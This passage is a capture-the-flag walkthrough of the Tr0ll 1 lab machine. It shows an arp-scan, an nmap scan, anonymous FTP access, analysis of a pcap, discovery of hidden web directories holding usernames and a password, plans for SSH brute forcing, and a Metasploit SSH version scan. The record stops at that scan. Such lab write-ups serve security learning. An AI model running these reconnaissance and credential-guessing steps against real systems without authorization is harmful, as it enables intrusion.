

Troll 1

Description:

Tr0ll was inspired by the constant trolling of the machines within the OSCP labs.

The goal is simple, gain root and get Proof.txt from the /root directory.

Not for the easily frustrated! Fair warning, there be trolls ahead!

Difficulty: Beginner; Type: boot2root

Network Discovery started using Arp scan:

```
raw@kali: ~  
File Actions Edit View Help  
  
(raw@kali)-[~]  
$ sudo arp-scan -l  
Interface: eth0, type: EN10MB, MAC: 00:0c:29:df:a1:49, IPv4: 192.168.42.129  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.42.1 00:50:56:c0:00:08 (Unknown)  
192.168.42.2 00:50:56:e6:65:0e (Unknown)  
192.168.42.132 00:0c:29:81:b7:d0 (Unknown)  
192.168.42.254 00:50:56:f5:16:69 (Unknown)  
  
4 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.865 seconds (137.27 hosts/sec). 4 responded  
  
(raw@kali)-[~]  
$
```

Started Ping: To check system is alive or not.

It gives reply that means system is alive.

```
(raw@kali)-[~]  
$ ping 192.168.42.132  
PING 192.168.42.132 (192.168.42.132) 56(84) bytes of data:  
64 bytes from 192.168.42.132: icmp_seq=1 ttl=64 time=1.53 ms  
64 bytes from 192.168.42.132: icmp_seq=2 ttl=64 time=0.785 ms  
64 bytes from 192.168.42.132: icmp_seq=3 ttl=64 time=0.790 ms  
64 bytes from 192.168.42.132: icmp_seq=4 ttl=64 time=0.695 ms  
^C  
--- 192.168.42.132 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3005ms  
rtt min/avg/max/mdev = 0.695/0.949/1.528/0.336 ms
```

Performing Aggressive scan using Nmap.

```

--(raw@kali)-[~]
$ nmap -A 192.168.42.132
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-17 11:37 EDT
Nmap scan report for 192.168.42.132
Host is up (0.0019s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-rw-rw-  1 1000    0          8068 Aug 10  2014 lol.pcap [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.42.129
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 600
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.2 - secure, fast, stable
| End of status
22/tcp open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssn-hostkey:
|   1024 d618d9ef75d31c29be14b52b1854a9c0 (DSA)
|   2048 ee8c64874439538c24fe9d39a9adeadb (RSA)
|   256 0e66e650cf563b9c678b5f56cae6bf4 (ECDSA)
|_  256 b28be2465ceffddc72f7107a045f2585 (ED25519)
80/tcp open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_ /secret
|_ http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.62 seconds

--(raw@kali)-[~]
$

```

Tried to login using ftp service using Anonymous username.
Login Successfully done. Found one file "lol.pcap".
Transferred "lol.pcap" file to kali system.

```

--(raw@kali)-[~]
$ ftp 192.168.42.132
Connected to 192.168.42.132.
220 (vsFTPD 3.0.2)
Name (192.168.42.132:raw): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||51659|).
150 Here comes the directory listing.
drwxr-xr-x  2 0          112          4096 Aug 10  2014 .
drwxr-xr-x  2 0          112          4096 Aug 10  2014 ..
-rwxrwxrwx  1 1000    0          8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
229 Entering Extended Passive Mode (|||53659|).
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
100% |*****| 8068 794.56 KiB/s 00:00 ETA
226 Transfer complete.
8068 bytes received in 00:00 (690.70 KiB/s)
ftp> cd /
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||9487|).
150 Here comes the directory listing.
-rwxrwxrwx  1 1000    0          8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||40039|).
150 Here comes the directory listing.
drwxr-xr-x  2 0          112          4096 Aug 10  2014 .
drwxr-xr-x  2 0          112          4096 Aug 10  2014 ..
-rwxrwxrwx  1 1000    0          8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp>

```

```

(raw@kali)-[~]
$ ls -la
total 212
drwxr-xr-x 22 raw raw 4096 Aug 17 11:44 .
drwxr-xr-x 4 root root 4096 Jul 12 10:22 ..
-rw-r--r-- 1 raw raw 9850 Aug 17 08:45 .bash_history
-rw-r--r-- 1 raw raw 220 Jul 12 10:22 .bash_logout
-rw-r--r-- 1 raw raw 5551 Jul 12 10:22 .bashrc
-rw-r--r-- 1 raw raw 3526 Jul 12 10:22 .bashrc.original
drwxr-xr-x 6 raw raw 4096 Jul 13 08:57 .BurpSuite
drwxr-xr-x 10 raw raw 4096 Aug 6 03:00 .cache
drwxr-xr-x 4 raw raw 4096 Jul 31 08:48 .ceh
drwxr-xr-x 17 raw raw 4096 Aug 8 13:56 .config
drwxr-xr-x 2 raw raw 4096 Jul 15 03:27 Desktop
-rw-r--r-- 1 raw raw 35 Jul 12 11:33 .dmrc
drwxr-xr-x 2 raw raw 4096 Jul 12 10:24 Documents
drwxr-xr-x 3 raw raw 4096 Aug 5 04:11 Downloads
-rw-r--r-- 1 raw raw 11759 Jul 12 10:22 .face
lrwxrwxrwx 1 raw raw 5 Jul 12 10:22 .face.icon -> .face
drwxr-xr-x 3 raw raw 4096 Jul 12 10:24 .gnupg
-rw-r--r-- 1 raw raw 0 Jul 12 10:24 .ICEauthority
drwxr-xr-x 3 raw raw 4096 Aug 2 09:43 .ipython
drwxr-xr-x 4 raw raw 4096 Jul 13 06:22 .java
drwxr-xr-x 2 raw raw 4096 Jul 27 09:26 .john
-rw-r--r-- 1 raw raw 20 Aug 13 14:28 .lessshst
drwxr-xr-x 4 raw raw 4096 Jul 12 10:24 .local
-rw-r--r-- 1 raw raw 8068 Aug 9 2014 lol.pcap
drwxr-xr-x 4 raw raw 4096 Jul 13 06:25 .mozilla
drwxr-xr-x 2 raw raw 4096 Jul 12 10:24 Music
drwxr-xr-x 2 raw raw 4096 Aug 9 08:41 Pictures
-rw-r--r-- 1 raw raw 807 Jul 12 10:22 .profile
drwxr-xr-x 2 raw raw 4096 Jul 12 10:24 Public
-rw-r--r-- 1 raw raw 28672 Aug 4 07:01 .scapy_history
drwxr-xr-x 2 raw raw 4096 Jul 31 08:47 Scripts
-rw-r--r-- 1 raw raw 0 Jul 15 03:42 .sudo_as_admin_successful
drwxr-xr-x 2 raw raw 4096 Jul 12 10:24 Templates
drwxr-xr-x 2 raw raw 4096 Jul 12 10:24 Videos
-rw-r--r-- 1 raw raw 732 Jul 13 10:53 .viminfo
drwxr-xr-x 6 raw raw 4096 Jul 13 09:10 .webgoat-2023.4
-rw-r--r-- 1 raw raw 98 Aug 17 06:08 .Xauthority
-rw-r--r-- 1 raw raw 6092 Aug 17 08:45 .xsession-errors
-rw-r--r-- 1 raw raw 5422 Aug 16 14:31 .xsession-errors.old
-rw-r--r-- 1 raw raw 10868 Jul 12 10:22 .zshrc

```

Open that “lol.pcap” file in Wireshark and see TCP Stream.

Wireshark - Follow TCP Stream (tcp.stream eq 0) - lol.pcap

220 (vsFTPd 3.0.2)
 USER anonymous
 PASS password
 230 Login successful.
 SYST
 215 UNIX Type: L8
 PORT 10,0,0,12,173,198
 200 PORT command successful. Consider using PASV.
 LIST
 150 Here comes the directory listing.
 226 Directory send OK.
 TYPE I
 200 Switching to Binary mode.
 PORT 10,0,0,12,202,172
 200 PORT command successful. Consider using PASV.
 RETR secret_stuff.txt
 150 Opening BINARY mode data connection for secret_stuff.txt (147 bytes).
 226 Transfer complete.
 TYPE A
 200 Switching to ASCII mode.
 PORT 10,0,0,12,172,74
 200 PORT command successful. Consider using PASV.
 LIST
 150 Here comes the directory listing.
 226 Directory send OK.
 QUIT
 221 Goodbye.

Frame 48: 96 bytes on wire (768 bits), 96 bytes captured (768 bits) on interface eth0, id 00000000
 Ethernet II, Src: VMware_20:70:99 (00:0c:29:20:70:99), Dst: VMware_5d:04:92 (00:0c:29:5d:04:92)
 Internet Protocol Version 4, Src: 10.0.0.6, Dst: 10.0.0.12
 Transmission Control Protocol, Src Port: 21, Dst Port: 52449, Seq: 392, Ack: 131, Len: 30
 File Transfer Protocol (FTP)
 ~ 200 Switching to ASCII mode.\r\n
 Response code: Command okay (200)
 Response arg: Switching to ASCII mode.
 [Current working directory:]


loLpcap Packets: 67 - Displayed: 43 (64.2%)

(raw@kali)-[~]
 \$


Well, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdir!ol :~P

Sucks, you were so close... gotta TRY HARDER!


Open webpage of target IP address. Nothing Will get in this webpage.



Tried directory “/sup3rs3cr3dirlo!”.
Found one executable file.
Download that “roflmao” file.



File is downloaded in Downloads dir.



Tried to read file but everything is in encrypted format.

We get same result as string but in this file, I get specific string that useful for me.

```
(raw@kali)~[~/Downloads]
$ chmod 777 roflmao

(raw@kali)~[~/Downloads]
$ ls -la
total 300628
drwxr-xr-x 3 raw raw 4096 Aug 17 12:01 .
drwx----- 22 raw raw 4096 Aug 17 11:44 ..
drwxr-xr-x 9 raw raw 4096 Jul 6 13:45 apache-tomcat-10.1.11
-rw-r--r-- 1 raw raw 12705400 Jul 13 08:35 apache-tomcat-10.1.11.zip
-rw-r--r-- 1 raw raw 3287112 Jul 15 05:42 circle.gif
-rw-r--r-- 1 raw raw 1314826 Jul 15 04:50 cybersecuritytheme.png
-rw-r--r-- 1 raw raw 537535 Jul 15 05:33 fireeyemap.png
-rw-r--r-- 1 raw raw 191273 Jul 15 04:55 grubtheme.png
-rw-r--r-- 1 raw raw 970217 Jul 15 05:38 infinity.gif
-rw-r--r-- 1 raw raw 5320276 Jul 15 05:40 infinitytheme.gif
-rw-r--r-- 1 raw raw 0 Aug 5 04:09 'java jdk 13.0.2.exe'
-rw----- 1 raw raw 16173025 Aug 5 07:11 'java jdk 13.dY2tqCTQ.0.2.exe.part'
-rw-r--r-- 1 raw raw 15380 Aug 3 22:25 nmap-probeConfig_192.168.206.67_assgn.docx
-rw-r--r-- 1 raw raw 394080 Aug 3 22:21 nmap-probeConfig_192.168.206.67.pcapng
-rw-r--r-- 1 raw raw 2208666 Jul 15 05:43 relocate.gif
-rwxrwxrwx 1 raw raw 7296 Aug 17 12:01 roflmao
-rw-r--r-- 1 raw raw 151486366 Aug 5 04:11 SilverBullet.v1.1.4.rar
-rw-r--r-- 1 raw raw 113187808 Jul 15 03:32 tor-browser-linux64-12.5.1_ALL.tar.xz


(raw@kali)~[~/Downloads]
$ bash ./roflmao
./roflmao: ./roflmao: cannot execute binary file

(raw@kali)~[~/Downloads]
$ ./roflmao
Find address 0x0856BF to proceed

(raw@kali)~[~/Downloads]
$
```

Opening that address in webpage.

I got two directories.




The screenshot shows a web browser window with the address bar displaying `192.168.42.132/0x0856BF/`. The page title is **Index of /0x0856BF**. Below the title is a table with columns: **Name**, **Last modified**, **Size**, and **Description**. The table lists the following items:

Name	Last modified	Size	Description
Parent Directory	-	-	-
good_luck/	2014-08-12 23:59	-	-
this_folder_contains_the_password/	2014-08-12 23:58	-	-


Below the table, it says: *Apache/2.4.7 (Ubuntu) Server at 192.168.42.132 Port 80*

The browser's developer tools are open at the bottom, showing the HTML structure of the page. The `<table>` element is selected, and the `<tbody>` section is expanded, showing the table's content.


Open first directory in which I got one txt file “which_one_lol.txt”.
downloaded it.




It includes some usernames.




And in second directory password is stored.




This is not actually password it is a troll. The file name which is inside the directory is the password. “Pass.txt” is password.



I make one file of usernames and passwords to brutteforce.



Search for ssh version and vulnerabilities for getting




```

msf6 > use 8
msf6 auxiliary(scanner/ssh/ssh_version) > info

Name: SSH Version Scanner
Module: auxiliary/scanner/ssh/ssh_version
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Daniel van Eeden <metasploit@myname.nl>

Check supported:
No

Basic options:


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 22              | yes      | The target port (TCP)                                                                                  |
| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| TIMEOUT | 30              | yes      | Timeout for the SSH probe                                                                              |



Description:
Detect SSH Version.

References:
https://en.wikipedia.org/wiki/SecureShell

View the full module info with the info -d command.

msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.42.132
RHOSTS => 192.168.42.132
msf6 auxiliary(scanner/ssh/ssh_version) > run

